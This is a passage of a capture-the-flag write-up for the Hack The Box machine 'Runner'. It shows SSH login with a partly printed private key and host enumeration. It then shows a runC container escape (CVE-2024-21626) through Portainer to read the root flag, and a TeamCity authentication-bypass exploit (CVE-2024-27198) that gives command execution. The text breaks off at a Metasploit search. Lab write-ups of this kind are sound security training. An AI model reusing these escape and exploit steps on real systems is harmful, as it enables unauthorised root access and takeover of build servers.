KzxjsB7irPtZxWmBUcFhBCr0ekiR56G2MUCqQkYfn6sJ2v0/Rp6PZHNScdXTMDEl10qtAW
QHkfhxG08gimrAvjruuarpItDzr4QcADDQ5HTU8PSe/J2KL3PY7i4zWw9+/CyPd0t9yB5M
KgK8c9z2ecgZsAAAAALam9obkBydW5uZXI=
-----END OPENSSH PRIVATE KEY-----
```

We can try to log in to the two users we have to see whose key it is.

```
→ temp-dir ssh -i id_rsa matthew@runner.htb
matthew@runner.htb's password:
```

```
→ temp-dir ssh -i id_rsa john@runner.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-102-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management:   https://landscape.canonical.com
* Support:       https://ubuntu.com/pro
```

System information as of Sun Apr 21 09:11:25 AM UTC 2024

```
System load:                0.01220703125
Usage of /:                 80.5% of 9.74GB
Memory usage:               36%
Swap usage:                 0%
Processes:                  226
Users logged in:            0
IPv4 address for br-21746deff6ac: 172.18.0.1
IPv4 address for docker0:    172.17.0.1
IPv4 address for eth0:       10.129.149.95
IPv6 address for eth0:       dead:beef::250:56ff:fe94:2406
```

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.  
See <https://ubuntu.com/esm> or run: `sudo pro status`

We see its John's.

## 02 - Privilege Escalation

**john@runner**

```
john@runner:~$ whoami
john
```

We see that we are the user john on runner.

Let us enumerate the user:

```
john@runner:~$ sudo -l
[sudo] password for john:
sudo: a password is required
```

- open ports

```
netstat -alnp
```

Active Internet connections (servers and established)

tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:9000	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:5005	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:9443	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:8111	0.0.0.0:*	LISTEN
tcp6	0	0	:::80	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	:::8000	:::*	LISTEN -

Active UNIX domain sockets (servers and established)

Proto	RefCnt	Flags	Type	State	I-Node	PID/Program name
unix	2	[ ]	DGRAM		934797	17810/systemd
/run/user/1001/systemd/notify						
unix	2	[ ACC ]	STREAM	LISTENING	934800	17810/systemd
/run/user/1001/systemd/private						
unix	2	[ ACC ]	STREAM	LISTENING	934807	17810/systemd
/run/user/1001/bus						
unix	2	[ ACC ]	STREAM	LISTENING	934809	17810/systemd
/run/user/1001/gnupg/S.dirmngr						
unix	2	[ ACC ]	STREAM	LISTENING	934811	17810/systemd
/run/user/1001/gnupg/S.gpg-agent.browser						
unix	2	[ ACC ]	STREAM	LISTENING	18165	-
@/org/kernel/linux/storage/multipathd						
unix	2	[ ACC ]	STREAM	LISTENING	934813	17810/systemd
/run/user/1001/gnupg/S.gpg-agent.extra						
unix	2	[ ACC ]	STREAM	LISTENING	934815	17810/systemd
/run/user/1001/gnupg/S.gpg-agent.ssh						
unix	2	[ ACC ]	STREAM	LISTENING	23647	-
/run/containerd/containerd.sock.ttrpc						
unix	2	[ ACC ]	STREAM	LISTENING	934817	17810/systemd
/run/user/1001/gnupg/S.gpg-agent						
unix	2	[ ACC ]	STREAM	LISTENING	23649	-
/run/containerd/containerd.sock						
unix	2	[ ACC ]	STREAM	LISTENING	934819	17810/systemd
/run/user/1001/pk-debconf-socket						
[SNIPPED]						

We have the ports 80,22,8000 open to the public but 9000,5005,9443,8111 open to the internal host.

- network interfaces

```

docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:b9ff:fe0e:23d1 prefixlen 64 scopeid 0x20<link>
    ether 02:42:b9:0e:23:d1 txqueuelen 0 (Ethernet)
    RX packets 2641 bytes 4190900 (4.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3242 bytes 624665 (624.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

- virtual hosts

```

john@runner:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 runner runner.htb teamcity.runner.htb portainer-
administration.runner.htb

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

```

We usually have two ways to view this, reading the `/etc/hosts` or reading the `/etc/nginx/sites-enabled/portainer` in this case:

```

lrwxrwxrwx 1 root root 36 Feb 28 20:31 /etc/nginx/sites-enabled/portainer ->
/etc/nginx/sites-available/portainer
server {
    listen 80;
    server_name portainer-administration.runner.htb;
    location / {
        proxy_pass https://localhost:9443;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}


```

## portainer-administration.runner.htb

```
john@runner:/tmp$ curl portainer-administration.runner.htb -I -vvv
* Trying 127.0.1.1:80...
* Connected to portainer-administration.runner.htb (127.0.1.1) port 80 (#0)
> HEAD / HTTP/1.1
> Host: portainer-administration.runner.htb
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
[SNIPPED]
<
* Connection #0 to host portainer-administration.runner.htb left intact
```

We see that it is hosted on port 80 on 127.0.1.1. From the `/etc/hosts` we notice that it can be accessed without port-forwarding by just adding it to the `/etc/hosts`

```
10.129.149.95 runner.htb TeamCity.runner.htb teamcity.runner.htb portainer-
administration.runner.htb
```




We are prompted with a login prompt. Checking the `/etc/passwd` for potential users, we can see the following:

```
john@runner:/tmp$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
matthew:x:1000:1000:,,,:/home/matthew:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/bash
```



We could try to enumerate the password that we found for `matthew`, in our case (there are no passwords for either root or john).



Matthew gives us access to the portainer. Let us first understand the following:

- portainer is a GUI docker run application which is a **most versatile container management software that simplifies secure adoption of containers with remarkable speed** -> <https://thenewstack.io/an-introduction-to-portainer-a-gui-for-docker-management/>

## What Is Portainer?

Portainer is a universal container management tool that can work with both Docker and Kubernetes to make the deployment and management of containerized applications and services easier and more efficient. Portainer enjoys over 650,000 users and 21,700 GitHub stars, so it's widely used and popular.


Since we are in a dockerized environment, we are able to use some of the common docker binaries that exist:

```
john@runner:/tmp$ ls -la /usr/bin | grep -E "runc|docker|lxc"
-rwxr-xr-x 1 root root 10061976 Jan 31 11:02 containerd-shim-runc-v1
-rwxr-xr-x 1 root root 10087000 Jan 31 11:02 containerd-shim-runc-v2
-rwxr-xr-x 1 root root 36772088 Feb 6 21:13 docker
-rwxr-xr-x 1 root root 996 Jan 25 2022 docker-compose
-rwxr-xr-x 1 root root 101067904 Feb 6 21:13 dockerd
-rwxr-xr-x 1 root root 14513 Feb 6 21:13 dockerd-rootless-
setuptool.sh
-rwxr-xr-x 1 root root 6870 Feb 6 21:13 dockerd-rootless.sh
-rwxr-xr-x 1 root root 2193291 Feb 6 21:13 docker-proxy
-rwxr-xr-x 1 root root 26936 Nov 1 2022 ntfstruncate
-rwxr-xr-x 1 root root 7900592 Feb 6 21:13 rootlesskit-docker-proxy
-rwxr-xr-x 1 root root 8761480 Jun 30 2023 runc
```

```
-rwxr-xr-x 1 root root 35336 Feb 8 03:46 runcon
-rwxr-xr-x 1 root root 35336 Feb 8 03:46 truncate
```

Since we have `runc`, we can enumerate further;

```
john@runner:/tmp$ runc --version
runc version 1.1.7-0ubuntu1~22.04.1
spec: 1.0.2-dev
go: go1.18.1
libseccomp: 2.5.3
```




We see that we can be able to a `privilege escalation`:

When we research further, we find:


All versions of `runc`  $\leq 1.1.11$ , as used by containerization technologies such as Docker engine, and Kubernetes are vulnerable to an arbitrary file write. Due to a file descriptor leak it is possible to mount the host file system with the permissions of `runc` (typically `root`). Successfully tested on Ubuntu 22.04 with `runc 1.1.7-0ubuntu1~22.04.1` and `runc 1.1.11` using Docker build. Also tested on Debian 12.4.0 with `runc 1.1.11` using Docker build.

```
john@runner:/tmp$ docker images
permission denied while trying to connect to the Docker daemon socket at
unix:///var/run/docker.sock: Get
"http://%2Fvar%2Frun%2Fdocker.sock/v1.24/images/json": dial unix
/var/run/docker.sock: connect: permission denied
```

We cannot run docker using the shell, but the portainer provides an interface of us running docker.




We see an interesting blog (<https://nitroc.org/en/posts/cve-2024-21626-illustrated/#exploit-via-setting-working-directory-to-procselfdfd>):




The first one is easily possible because portainer allows us to create a working directory when creating containers, by leveraging another blog: <https://rioasmara.com/2021/08/15/use-portainer-for-privilege-escalation/> (not all of it)

We can be able to do some privesc for that:

### 1. Acquiring an image 's id:






We can grab the `sha256:<docker_id>` for it:

```
sha256:ca2b0f26964cf2e80ba3e084d5983dab293fdb87485dc6445f3f7bbfc89d7459
```

## 2. Creating a container and using runC escape technique



Create container

Name: e.g. myContainer

Image configuration

Registry: Docker Hub (anonymous)

Image: docker.io sha256:ca2b0f26964cf2e80ba3e084d5983dab293fdb87485dc6445f3f7bbfc89d7459 Search

Advanced mode

Always pull the image ☒

Network ports configuration

Publish all exposed network ports to random host ports ☐

Manual network port publishing [+ publish a new network port](#)

Access control

Enable access control ☒

Private ☒ I want to restrict this resource to be manageable by myself only

Restricted ☐ I want any member of my team (**Development**) to be able to manage this resource

Actions

Auto remove ☐

Deploy the container

We must enable the Interactive && TTY

Advanced container settings

Command & logging Volumes Network Env Labels Restart policy Runtime & Resources

Command: Default Override e.g. '-logtostderr' '--housekeeping\_interval=5s' or '/usr/bin/nginx -t -c /mynginx.conf

Entrypoint: Default Override e.g. '/bin/sh -c

Working Dir: /proc/self/fd/8 User: e.g. nginx

Console: ☒ Interactive & TTY (-i -t) ☐ TTY (-t) ☐ Interactive (-i) ☐ None

Logging

Driver: Default logging driver Logging driver that will override the default docker daemon driver. Select Default logging driver if you don't want to override it. Supported logging drivers can be found [in the Docker documentation](#).

Options [+ add logging driver option](#)

We can now deploy our container and access it:

Containers								
Name	State	Quick Actions	Stack	Image	Created	IP Address	Published Ports	Ownership
naughty_goldstine	running	<a href="#">🔍</a> <a href="#">🔄</a> <a href="#">🛑</a> <a href="#">🔄</a> <a href="#">🛑</a> <a href="#">🔄</a>	-	ca2b0f26964c	2024-04-21 14:05:40	172.17.0.3	-	private

Items per page 10

Container details

Actions

Start

Stop

Kill

Restart

Pause

Resume

Remove

Container status

ID	5be24833190f46ba79791b2d47e8bd7a1e7d73212df024ae8e318c9bd11f64d2
Name	naughty_goldstine
IP address	172.17.0.3
Status	Running for a few seconds
Created	2024-04-21 14:05:40
Start time	2024-04-21 14:05:40

Logs

Inspect

Status

Console

Attach

Access control

Ownership	private
-----------	---------

We can access the console and launch the bash shell:

Container console

Execute

Exec into container as default user using command bash

Disconnect

```

shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root@5be24833190f:~#

```

```

shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root@5be24833190f:~# ls -la ../../../../
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
total 72
drwxr-xr-x 19 root root 4096 Apr  4 10:24 .
drwxr-xr-x 19 root root 4096 Apr  4 10:24 ..
lrwxrwxrwx  1 root root    7 Feb 17  2023 bin -> usr/bin
drwxr-xr-x  3 root root 4096 Apr 15 09:44 boot
drwxr-xr-x  9 root root 4096 Feb 28 10:31 data
drwxr-xr-x 18 root root 3920 Apr 20 21:53 dev
drwxr-xr-x 101 root root 4096 Apr 15 09:35 etc
drwxr-xr-x  4 root root 4096 Apr  4 10:24 home
lrwxrwxrwx  1 root root    7 Feb 17  2023 lib -> usr/lib
lrwxrwxrwx  1 root root    9 Feb 17  2023 lib32 -> usr/lib32
lrwxrwxrwx  1 root root    9 Feb 17  2023 lib64 -> usr/lib64
lrwxrwxrwx  1 root root   10 Feb 17  2023 libx32 -> usr/libx32
drwx-----  2 root root 16384 Apr 27  2023 lost+found
drwxr-xr-x  2 root root 4096 Feb 17  2023 media
drwxr-xr-x  2 root root 4096 Feb 17  2023 mnt
drwxr-xr-x  4 root root 4096 Apr  4 10:24 opt
dr-xr-xr-x 288 root root    0 Apr 20 21:52 proc
drwx-----  6 root root 4096 Apr 20 21:53 root
drwxr-xr-x 30 root root  920 Apr 21 09:59 run
lrwxrwxrwx  1 root root    8 Feb 17  2023 sbin -> usr/sbin
drwxr-xr-x  2 root root 4096 Apr  4 10:24 srv
dr-xr-xr-x 13 root root    0 Apr 20 21:52 sys
drwxrwxrwt  7 root root 4096 Apr 21 11:06 tmp
drwxr-xr-x 14 root root 4096 Feb 17  2023 usr
drwxr-xr-x 13 root root 4096 Feb 28 10:07 var
root@5be24833190f:~#

```

From above, we can be able to access `root.txt` (the `id_rsa` requires a password):

```

root@5be24833190f:~# cat ../../../../root/root.txt
job-working-directory: error retrieving current directory: getcwd: cannot
access parent directories: No such file or directory
ab985a759440cf400de12b8dd6910d02

```

And that is the box!

# 03 - Further Notes

## Links and References

<https://www.rapid7.com/blog/post/2024/03/04/etr-cve-2024-27198-and-cve-2024-27199-jetbrains-teamcity-multiple-authentication-bypass-vulnerabilities-fixed/> --> Used to get RCE on the Teamcity Server

<https://nitroc.org/en/posts/cve-2024-21626-illustrated/#exploit-via-setting-working-directory-to-procselfdfd> --> RunC Escape

## Vital key points

- In the enumeration of the subdomain, another wordlist belonging to `seclists` exists which still allows us to get teamcity.

```
→ ~ gobuster dns -d runner.htb -w
/usr/share/wordlists/seclists/Discovery/DNS/bug-bounty-program-subdomains-
trickest-inventory.txt

=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

[+] Domain:      runner.htb
[+] Threads:     10
[+] Timeout:     1s
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/DNS/bug-bounty-
program-subdomains-trickest-inventory.txt

=====
2024/04/21 17:45:15 Starting gobuster in DNS enumeration mode
=====

Found: teamcity.runner.htb
```

- There are 2 ways to get user, we discussed the first one, but another is to leverage CVE to get shell on the box, this is done by first registering a user and then using the user to upload a malicious java plugin to achieve the command execution:

```
git clone https://github.com/CharonDefault/CVE-2024-27198-RCE
cd CVE-2024-27198-RCE
python3 -m venv .venv
source .venv/bin/activate

pip3 install requests,faker,urllib3
(.venv) → CVE-2024-27198-RCE git:(main) x python3 CVE-2024-27198-RCE.py -t
```

http://teamcity.runner.htb

[illegible]

Author: @W01fh4cker

Github: <https://github.com/W01fh4cker>

```
[+] User added successfully, username: y62w5qlg, password: 7c8ZeJVmeS, user ID: 15
```

```
[+] The target operating system version is linux
```

```
[+] Please start executing commands freely! Type <quit> to end command execution
```

```
command > whoami
```

tcuser

Even metasploit has a module which can be used to achieve RCE:

```
→ exploit msfconsole
msf6 > search teamcity
```

## Matching Modules

